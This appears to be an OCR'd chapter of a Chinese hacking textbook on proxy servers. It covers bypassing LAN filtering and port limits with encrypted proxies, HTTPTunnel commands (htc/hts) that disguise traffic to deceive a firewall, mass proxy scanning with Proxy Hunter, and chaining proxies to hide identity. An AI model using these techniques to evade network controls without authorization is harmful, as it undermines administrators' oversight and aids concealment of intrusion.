


图 7－1　设置代理服务器




图 7－2　设置 Socks 代理

图 7-3　QQ 代理设置

3. 基于包过滤的限制，或者禁止了一些关键字。这类限制就比较强了，一般是通过代理服务器或者硬件防火墙做的过滤。比如：通过 ISA Server 2004 禁止 MSN，做了包过滤。这类限制比较难突破，普通的代理是无法突破限制的。

这类限制因为做了包过滤，能过滤出关键字来，所以要使用加密代理，也就是说中间通过的 HTTP 或者 Socks 代理的数据流经过加密，比如跳板，SSSO，FLAT 等，只要代理加密了就可以突破了，用这些软件再配合 Sockscap32，MSN 就可以上了。这类限制就不起作用了。

4. 基于端口的限制，限制了某些端口，最极端的情况是限制的只有 80 端口可以访问，也就只能看看网页，连 OUTLOOK 收信，FTP 都限制了。当然对于限制几个特殊端口，突破原理一样。这种限制可以通过以下办法突破：

（1）找普通 HTTP 的 80 端口的代理，12.34.56.78:80，像这样的，配合 Sockshttp，把 HTTP 代理装换成 Socks 代理，然后再配合 SocksCap32，就很容易突破了。这类突破办法中间采用的代理未加密，通常软件也有这个功能。

（2）用类似 FLAT 软件，配合 SocksCap32，不过所做的 FLAT 代理最好也是 80 端口，当然不是 80 端口也是可以的，因为 FLAT 还支持再通过普通的 HTTP 代理访问，不是 80 端口，就需要再加一个 80 端口的 HTTP 代理。这类突破办法中间采用的代理加密，网管不知道中间所通过的数据是什么。代理跳板也可以做到，不过代理仍然要 80 端口。对于单纯是 80 端口限制，还可以用一些端口转换的技术突破限制。

5. 以上一些限制的综合，比如有限制 IP 的，也有限制关键字，比如封 MSN，还有限制端口的情况。一般用第四种情况的第二个办法就可以完全突破限制。只要还允许上网，所有的限制都可以突破。

6. 还有一种情况就是根本就不能上网，没有上网的权限或者 IP，或者做 IP 与 MAC 地址绑定了。

在局域网穿透防火墙，有一个办法，就是用 HTTPTunnel，用这个软件需要服务端做配合，要运行 HTTPtunnel 的服务端，这种方法对局域网端口限制很有效。

隐通道技术就是借助一些软件，可以把防火墙不允许的协议封装在已被授权的可行协议内，从而通过防火墙，端口转换技术也是把不允许的端口转换成允许通过的端口，从而突破防火墙的限制。这类技术现在有些软件可以做到，黑客们经常用到这类技术。HTTPTunnel，Tunnel 这个英文单词的意思是隧道，通常 HTTPTunnel 被称之为 HTTP 暗道，它的原理就是将数据伪装成 HTTP 的数据形式来穿过防火墙，实际上是在 HTTP 请求中创建了一个双向的虚拟数据连接来穿透防火墙。说得简单点，就是说在防火墙两边都设立一个转换程序，将原来需要发送或接受的数据包封装成 HTTP 请求的格式骗过防火墙，所以它不需要其它的代理服务器而直接穿透防火墙。HTTPTunnel 刚开始时只有 Unix 版本，现在已经有人把它移植到 Windows 平台上了，它包括两个程序 htc 和 hts，其中 htc 是客户端，而 hts 是服务器端。比如开了 FTP 的计算机的 IP 是 192.168.1.231，本地的计算机的 IP 是 192.168.1.226，现在本地因为防火墙的原因无法连接到 FTP 上，现在用 HTTPTunnel 的过程如下：

（1）在计算机上（192.168.1.226）启动 HTTPTunnel 客户端。启动 MS - DOS 的命令行方式，然后执行 htc - f 8888 192.168.1.231:80 命令，其中 htc 是客户端程序，- f 参数表示将来自 192.168.1.231:80 的数据全部转发到本机的 8888 端口，这个端口可以随便选，只要本机没有占用就可以。然后用 Netstat 看一下本机现在开放的端口，发现 8888 端口已在侦听。

（2）在对方计算机上启动 HTTPTunnel 的服务器端，并执行命令“hts - flocalhost:2180”，这个命令的意思是说把本机 21 端口发出去的数据全部通过 80 端口中转一下，并且开放 80 端口作为侦听端口，再用 Neststat 看一下他的计算机，就会发现 80 端口现在也在侦听状态。

（3）在计算机上用 FTP 连接本机的 8888 端口，现在已经连上对方的计算机了。可是，看到的怎么是 127.0.0.1 而不是 192.168.1.231 的地址，这是因为现在连接本机的是 8888 端口，防火墙肯定不会有反应，因为没往外发包，当然局域网的防火墙不知道了。现在连接上本机的 8888 端口以后，FTP 的数据包不管是控制信息还是数据信息，都被 htc 伪装成 HTTP 数据包然后发过去，在防火墙看来，这都是正常数据，相当于欺骗了防火墙。

需要说明的是，这一招的使用需要其他计算机的配合，就是说要在他的计算机上启动一

个 hts,把他所提供的服务,如 FTP 等重定向到防火墙所允许的 80 端口上,这样才可以成功绕过防火墙。

7.1.2　代理服务器

1. 代理服务器简介

代理服务器主要就是代理网络用户去取得网络信息。形象的说,它是网络信息的中转站。

在一般情况下,使用网络浏览器直接去连接其他 Internet 站点取得网络信息时,是直接联系到目的站点服务器,然后由目的站点服务器把信息传送回来。代理服务器是介于浏览器和 Web 服务器之间的另一台服务器,有了它之后,浏览器不是直接到 Web 服务器去取回网页而是向代理服务器发出请求,信号会先送到代理服务器,由代理服务器来取回浏览器所需要的信息并传送给浏览器。

在 IE 的网址框中输入要访问的网站地址,点击代理浏览便会打开新的窗口链接代理服务器,等待几秒即可,如果此时出现无法链接服务器等错误,请在上面尝试选择其它的服务器,因为代理服务器对资源的消耗比较大,并且存在时效性,因此有时候无法打开,必须多次尝试代理服务器。

大部分代理服务器都具有缓冲的功能,就好像一个大的 Cache,它有很大的存储空间,它不断将新取得数据储存到它本机的存储器上,如果浏览器所请求的数据在它本机的存储器上已经存在而且是最新的,那么它就不重新从 Web 服务器取数据,而直接将存储器上的数据传送给用户的浏览器,这样就能显著提高浏览速度和效率。

更重要的是:代理服务器是 Internet 链路及网关所提供的一种重要的安全功能,它的工作主要在开放系统互联(OSI)模型的对话层,从而起到防火墙的作用。

鉴于上述原因,代理服务器大多被用来连接 INTERNET(国际互联网)和 INTRANET(局域网)。在国内,所谓中国多媒体公众信息网和教育网都是独立的大型国家级局域网,是与国际互联网隔绝的。出于各种需要,某些集团或个人在两网之间开设了代理服务器,如果知道这些代理服务器的地址,就可以利用它到达国外网站。

2. 代理服务器的主要功能

(1)设置用户验证和记账功能,可按用户进行记账,没有登记的用户无权通过代理服务器访问 Internet 网。并对用户的访问时间、访问地点、信息流量进行统计。

(2)对用户进行分级管理,设置不同用户的访问权限,对外界或内部的 Internet 地址进行过滤,设置不同的访问权限。

(3)增加缓冲器(Cache),提高访问速度,对经常访问的地址创建缓冲区,大大提高热门站点的访问效率。通常代理服务器都设置一个较大的硬盘缓冲区(可能高达几个 GB 或更大),当有外界的信息通过时,同时也将其保存到缓冲区中,当其他用户再访问相同的信息时,则直接由缓冲区中取出信息,传给用户,以提高访问速度。

(4)连接 Internet 与 Intranet,充当防火墙(Firewall):因为所有内部网的用户通过代理服务器访问外界时,只映射为一个 IP 地址,所以外界不能直接访问到内部网;同时可以设置 IP 地址过滤,限制内部网对外部的访问权限。

(5)节省 IP 开销:代理服务器允许使用大量的伪 IP 地址,节约网上资源,即用代理服务器可以减少对 IP 地址的需求,对于使用局域网方式接入 Internet,如果为局域网(LAN)内的每一个用户都申请一个 IP 地址,其费用可想而知。但使用代理服务器后,只需代理服务器上有一个合法的 IP 地址,LAN 内其他用户可以使用 10. *. *. * 这样的私有 IP 地址,这样可以节约大量的 IP,降低网络的维护成本。

HTTP 代理:www 对于每一个上网的人都再熟悉不过了,www 连接请求就是采用的 http 协议,所以在浏览网页,下载数据(也可采用 ftp 协议)时就是用 http 代理。它通常绑定在代理服务器的 80、3128、8080 等端口上。

Socks 代理:相应的,采用 Socks 协议的代理服务器就是 Socks 服务器,是一种通用的代理服务器。Socks 是个电路级的底层网关,是 DavidKoblas 在 1990 年开发的,此后就一直作为 Internet RFC 标准的开放标准。Socks 不要求应用程序遵循特定的操作系统平台,Socks 代理与应用层代理、HTTP 层代理不同,Socks 代理只是简单地传递数据包,而不必关心是何种应用协议(比如 FTP、HTTP 和 NNTP 请求)。所以,Socks 代理比其他应用层代理要快得多。它通常绑定在代理服务器的 1080 端口上。如果在企业网或校园网上,需要透过防火墙或通过代理服务器访问 Internet 就可能需要使用 Socks。一般情况下,对于拨号上网用户都不需要使用它。注意,浏览网页时常用的代理服务器通常是专门的 http 代理,它和 Socks 是不同的。因此,可以浏览网页不等于一定可以通过 Socks 访问 Internet。常用的防火墙,或代理软件都支持 Socks,但需要其管理员打开这一功能。为了使用 Socks,需要了解一下以下内容:

(1) Socks 服务器的 IP 地址。

(2) Socks 服务所在的端口。

(3) 这个 Socks 服务是否需要用户认证? 如果需要,就需要向网络管理员申请一个用户和口令。

知道了上述信息,就可以把这些信息填入“网络配置”中,或者在第一次登记时填入,就可以使用 Socks 代理了。

在实际应用中 Socks 代理可以用作为:电子邮件、新闻组软件、网络传呼 ICQ、网络聊天

MSN 和使用代理服务器上联众打游戏等等各种游戏应用软件当中。

3. 代理服务器的搜索和验证

(1)服务器常用端口。

在 Internet 上的每一台主机(Hosts)都有唯一的一个地址(IP),但同一台主机可能同时提供一种以上的服务,比如 FTP 服务、WWW 服务等等,那么每一种服务就要占用该主机的一个端口(PORT)。

代理服务器常用的端口有:

HTTP 代理:80/8080/3128/8081/9080

Socks 代理:1080

FTP 代理:21

Telnet 代理:23

(2)如何搜索代理服务器。

从上面的内容就已经知道,要找代理服务器其实就是要找出该服务器的 IP 地址、服务类型及所用端口,可以使用“代理猎手 Proxy Hunter”这个软件来搜索。关于代理猎手使用方法,将在下面一节中详细介绍。

4. 代理服务器的作用

(1)为何要开设代理服务器。

① 连接 Internet 与 Intranet 充当 firewall(防火墙):因为所有内部网的用户通过代理服务器访问外界时,只映射为一个 IP 地址,所以外界不能直接访问到内部网;同时可以设置 IP 地址过滤,限制内部网对外部的访问权限;另外,两个没有互联的内部网,也可以通过第三方的代理服务器进行互联来交换信息。

② 节省 IP 开销:如前面所讲,所有用户对外只占用一个 IP,所以不必租用过多的 IP 地址,降低网络的维护成本。这样,局域局内没有与外网相连的众多机器就可以通过内网的一台代理服务器连接到外网,大大减少费用。当然也有它不利的一面,如许多网络黑客通过这种方法隐藏自己的真实 IP 地址,而逃过监视。

③ 提高访问速度:本身带宽较小,通过带宽较大的 proxy 与目标主机连接。而且通常代理服务器都设置一个较大的硬盘缓冲区(可能高达几个 GB 或更大),当有外界的信息通过时,同时也将其保存到缓冲区中,当其他用户再访问相同的信息时,则直接由缓冲区中取出信息,传给用户,从而达到提高访问速度的目的。

(2)使用代理服务器的好处。

在我国,上网分为 163 和 169 两种。169 用户又分为三类(全国各地分类口径可能不同),一类用户拥有网外权,可以直接享受国际互联网的所有服务;另一类为注册用户,使用

注册的帐号上网,第三类称为 GUEST 用户,使用公用的账号上网,采取主叫记费制。无网外权用户的收费低廉,但只能与中国多媒体信息网中的(IP 地址以 10 开头)的网站连接。所谓"畅游网络世界"只不过是句空话。由于价格低廉,每天只能徘徊在 169 上,仰头望着 163 中一堆堆的国际互联网信息、资源和免费大餐。

现在如果有了代理服务器,就可以任意出国,用 169 的低廉价格得到 163 中的服务。正如前面讲到的,如果知道这些代理服务器的地址,就可以利用它到达外网,从 169 到达 163。进行搜索并提供的是完全免费的代理服务器地址,完全没有任何限制,不需缴交任何额外费用。INTERNET 上的免费电子信箱、主页空间、ICQ、FTP 等各种信息资源,完全任意享用。但仍然只需支付 169 的低廉上网费用。另外,由于目的服务器只能查出所使用的代理服务器的 IP,所以还有一些不言而喻的好处,例如在聊天室不容易轻易被人踢出去等等。

(3)使用代理的上网速度。

代理服务器实际上是一个网络上的高速缓存,它接受终端申请后先对网络服务器提出要求并接受传送来的文件,然后再发送到终端。当信息第一次经过这样一个中转站时,速度可能或多或少的打了点折扣。

但是代理服务器本身相当于一个高速缓存,如果要浏览的网页不久前有人浏览过,而且代理服务器上保存的当时最新的纪录的话,代理服务器就不用再到主机上申请数据,而是直接把网页发送给用户,这样的话速度又会比较直接连上目的服务器快很多。特别是代理服务器本身有高速出口、而服务器档次又很高的话,对速度的影响几乎可以忽略不记。经过测试,好的代理从发出申请到接收到文件的时间不到 10 毫秒,一般的也只有 0.5 ~1 秒,而且速率可以达到 5 ~6K。从实际操作中,几乎区别不出使用代理和直接用 163 的差别,某些地区还会出现 169 代理服务器要快于 163 的现象。

当然,如果代理服务器不行的话,可能等上几分钟一个页面还不能完全显示出来。

(4)使用代理服务器的合法性问题。

代理服务器除了网络服务商为了各种目的而开设外,大部分是新建网络服务器设置的疏漏,虽然法律尚无具体规定,但没有经过允许而使用他人的服务器当然还是不太好的,虽然目的主机一般只能得到你使用的代理服务器 IP,似乎有效的遮掩了你的行为,但是值得一提的是:网络服务商开通的专业级代理服务器一般都有路由和流程记录,因此可以轻易的通过调用历史纪录来查清使用代理服务器地址的来路。

当然,利用多层代理会增加被捕获的难度,但也不是不可能的。曾经报上就有报道有人使用代理服务器进攻"天府热线",进行非法活动而被抓的消息。因此,建议菜鸟级的黑客们不要利用代理服务器来进行特别行动,只要不使用代理进行非法活动,一般是没有关系的。

(5)搜索代理服务器。

代理服务器的存在一般是不公开的，特别是中国公众多媒体信息网(169)上的更是在地下活动。要得到代理服务器一般有如下的途径：代理服务器的管理员公开或秘密传播；网友在聊天室或 BBS 提供；自己搜索；从专门提供代理服务器地址的站点获得。

搜索代理服务器域要专门的软件，比如：NewProxy、ProxyVer 等。搜索的原理很简单：向 IP 地址发送请求信息，如果服务器能够传回正确的反馈，则证明该服务器是可用的。

当然，搜索代理服务器并不简单。有可能在花费了数个小时的搜索后，仍然得不到一个可用的代理服务器，白白花费了时间。

(6)代理服务器的收费。

代理服务器一般有收费和免费两种。收费的大部分是 ISP 开设的。同时还存在大量免费的代理服务器，只有多搜集与此相关的信息，相信找到一个可用的免费代理服务器并不是件难事。

(7)选择好的代理服务器。

对大家来说，选择一个好的代理，可以提高上网速度、访问一些原本访问不了或是访问速度极慢的网站。不过，有的人使用诸如 ProxyHunter、PortScanner 之类的代理搜索软件，经常是损人不利己：它们不但会加重 ISP 的负担，而且影响其他用户的上网速度。其实，这只能凭个人的经验，平时常用的代理服务器，哪个速度更快，就选择使用哪个。

5. 代理服务器的用途

在日常网络中有很多用途，这里把大家所熟悉的一些作用总结和分析一下，分类说明：

(1)共享网络。

最常见的可能是用代理服务器共享上网，很多人不知不觉中就在用，比如通过 sygate，wingate，isa，ccproxy，NT 系统自带的网络共享等，可以提供企业级的文件缓存、复制和地址过滤等服务，充分利用局域网出口的有限带宽，加快内网用户的访问速度，可以解决仅仅有一条线路一个 IP，IP 资源不足，带局域网很多用户上网的功能，同时可以做为一个防火墙，隔离内网与外网，并且能提供监控网络和记录传输信息的功能，加强了局域网的安全性，又便于对上网用户进行管理。

(2)访问代理。

加快访问网站速度，在网络出现拥挤或故障时，可通过代理服务器访问目的网站。比如 A 要访问 C 网站，但 A 到 C 网络出现问题，可以通过绕道，假设 B 是代理服务器，A 可通过 B，再由 B 到 C。如果有段时间网络不正常，访问不了某些外国网站，如 Google，YAHOO 等。如果通过一个代理服务器，发现还是都可以访问，速度也还不错，在这样的情况下，代理服务器就可以发挥很大的作用了。还有一类代理服务器备份有相当数量的缓存文件，如果当前所访问的数据在代理服务器的缓存文件中，则可直接读取，而无需再连接到远端 Web 服务

器,这样,也加快了访问速度。

(3)防止攻击。

隐藏自己的真实地址信息,还可隐藏自己的IP,防止被黑客攻击。通过分析指定IP地址,可以查询到网络用户的目前所在地。例如,大家在一些论坛上看到,论坛中明确标出了发帖用户目前所在地,这就是根据论坛会员登录时的IP地址解析的。还有平日里最为常用的显IP版QQ,在“发送消息”窗口中,可以查看对方的IP及解析出的地理位置。而当使用相应协议的代理服务器后,就可以达到隐藏自己当前所在地地址的目的了。

(4)突破限制。

代理服务器还可以突破网络限制。比如局域网对上网用户的端口,目的网站,协议,游戏,即时通讯软件等的限制,都是可以突破的,如何突破局域网对上网用户的一些限制在上一节已经讲过了,在此就不重复。举个例子:Google很多人都喜欢用,其实Google有一个功能就有点类似于代理服务器的功能,就是网页快照,现在网站经常发生变动,地址或者网站关了,网站服务器发生故障了,或者已经更新了,但仍然要查以前非常有用的资料,网页快照就排上用场了,Google以其复杂而全自动的搜索方法排除了任何人为因素对搜索结果的影响,保证了网页排名的客观公正,Google可以方便、诚实、客观的在网上找到有价值的资料。Google有一个海量的数据库,如果找不到服务器,Google储存的网页快照也可救急。虽然网页快照中的信息可能不是最新的,但在网页快照中查找资料要比在实际网页中快得多,这时可以通过加密代理访问Google,再访问其网页快照来救急。

(5)掩藏身份。

代理服务器知识是黑客基本功,黑客的很多活动都是通过代理服务器,比如扫描、刺探,对局域网内机器进行渗透,黑客一般攻击的时候都是中转了很多级跳板,才攻击目标机器的。这样就隐藏了身份,保证了自己的安全。

(6)提高速度。

提高下载速度,突破下载限制。比如有的网站提供的下载资源,做了一个IP线程的限制,这时候可以用影音传送带,设置多线程,为每个线程设置一个代理。对于限制一个IP的情况很好突破,只要用不同的代理服务器,就可同时下载多个资源,适用于从WEB和FTP上下载的情况。不过如果是论坛里面的资源,每个用户一个账号,并且限制一账号一IP,代理服务器就突破不了。还有一种情况,比如在这里,电信的用户上不了联通的电影网站,联通的用户上不了的电信电影网站,这种情况只要电信的找一个联通地代理,IP地址属联通就行。联通找一个电信代理。就可以去电影网站下载其电影。教育网也可以通过代理服务器使无出国权限或无访问某IP段权限的计算机访问相关资源。

6. 代理服务器的类型

（1）HTTP 代理：能够代理客户机的 HTTP 访问，主要是代理浏览器访问网页。

（2）FTP 代理：能够代理客户机上的 FTP 软件访问 FTP 服务器。

（3）RTSP 代理：代理客户机上的 Realplayer 访问 Real 流媒体服务器。

（4）POP3 代理：代理客户机上的邮件软件用 POP3 方式收发邮件。

（5）Socks 代理：Socks 代理与其他类型的代理不同，它只是简单地传递数据包，而并不关心是何种应用协议，既可以是 HTTP 请求，所以 Socks 代理服务器比其他类型的代理服务器速度要快得多。Socks 代理又分为 Socks4 和 Socks5，二者不同的是 Socks4 代理只支持 TCP 协议（即传输控制协议），而 Socks5 代理则既支持 TCP 协议又支持 UDP 协议（即用户数据包协议），还支持各种身份验证机制、服务器端域名解析等。Socks4 能做到的 Socks5 都可得到，但 Socks5 能够做到的 Socks4 则不一定能做到，比如常用的聊天工具 QQ 在使用代理时就要求用 Socks5 代理，因为它需要使用 UDP 协议来传输数据。

（6）VPN 代理：指在共用网络上建立专用网络的技术。之所以称为虚拟网主要是因为整个 VPN 网络的任意两个结点之间的连接并没有传统专网建设所需的点到点的物理链路，而是架构在公用网络服务商 ISP 所提供的网络平台之上的逻辑网络。用户的数据是通过 ISP 在公共网络（Internet）中建立的逻辑隧道（Tunnel），即点到点的虚拟专线进行传输的。通过相应的加密和认证技术来保证用户内部网络数据在公网上安全传输，从而真正实现网络数据的专有性。

7.1.3　用代理猎手搜索代理服务器

代理猎手是集代理服务器的搜索和验证于一身的工具。

1. 其主要特点有：

（1）支持多网址段、多端口自动搜索；

（2）支持不同网段搜索顺序的调整；

（3）支持自动验证并给出速度评价；

（4）支持搜索结果的保存和后续的再验证；

（5）支持搜索结果的灵活排序；

（6）支持搜索结果的导出和导入；

（7）支持用户设置连接超时和验证超时；

（8）支持用户设置验证内容；

（9）支持进度时间预测；

（10）支持自动查找最新版本；

（11）具有搜索完毕，可以在 20 秒后关机；

（12）具有代理搜索验证历史；

（13）支持 Proxy、Socks 代理的自动切换和调度；

（14）支持用户设置最大连接数（可以做到不影响其他网络程序）；

（15）支持自动搜索，可加入 Win98 计划任务中午夜启动搜索；

（16）基本支持对教育网的搜索，不过仍保护清华、北大和中科院的核心网段；

（17）支持 HTTP 和 Socks4、Socks5、FTP、TELNET（WINGATE）代理服务器的搜索和验证；

（18）自动扩展系统最大网络连接数的功能，可以使在 WIN98 下开到几百个并发连接；

（19）具有拨号功能，可以添加拨号任务、挂断任务，断线可以自动重拨、最晚关机时间；

（20）进入 Windows 可以自动运行、启动时自动开始搜索、自动验证代理调度表；

（21）最大的特点是搜索速度快，最快可以在十几分钟内搜完整个 B 类地址的 65536 个地址；

第一次使用代理猎手的时候，会弹出一警告窗口，提示使用代理猎手搜索服务器可能会带来的问题。如果确定要使用，就点击按钮“我知道了，快让我进去吧！”，同时不要忘了选上“以后不显示此对话框”，以免每次运行都提示该窗，如图 7－4 所示。




图 7－4　警告信息

代理猎手 V3.1 的主运行界面如图 7－5 所示：

2. 代理猎手的使用方法。

（1）添加搜索任务。




图 7 - 5　代理猎手主界面

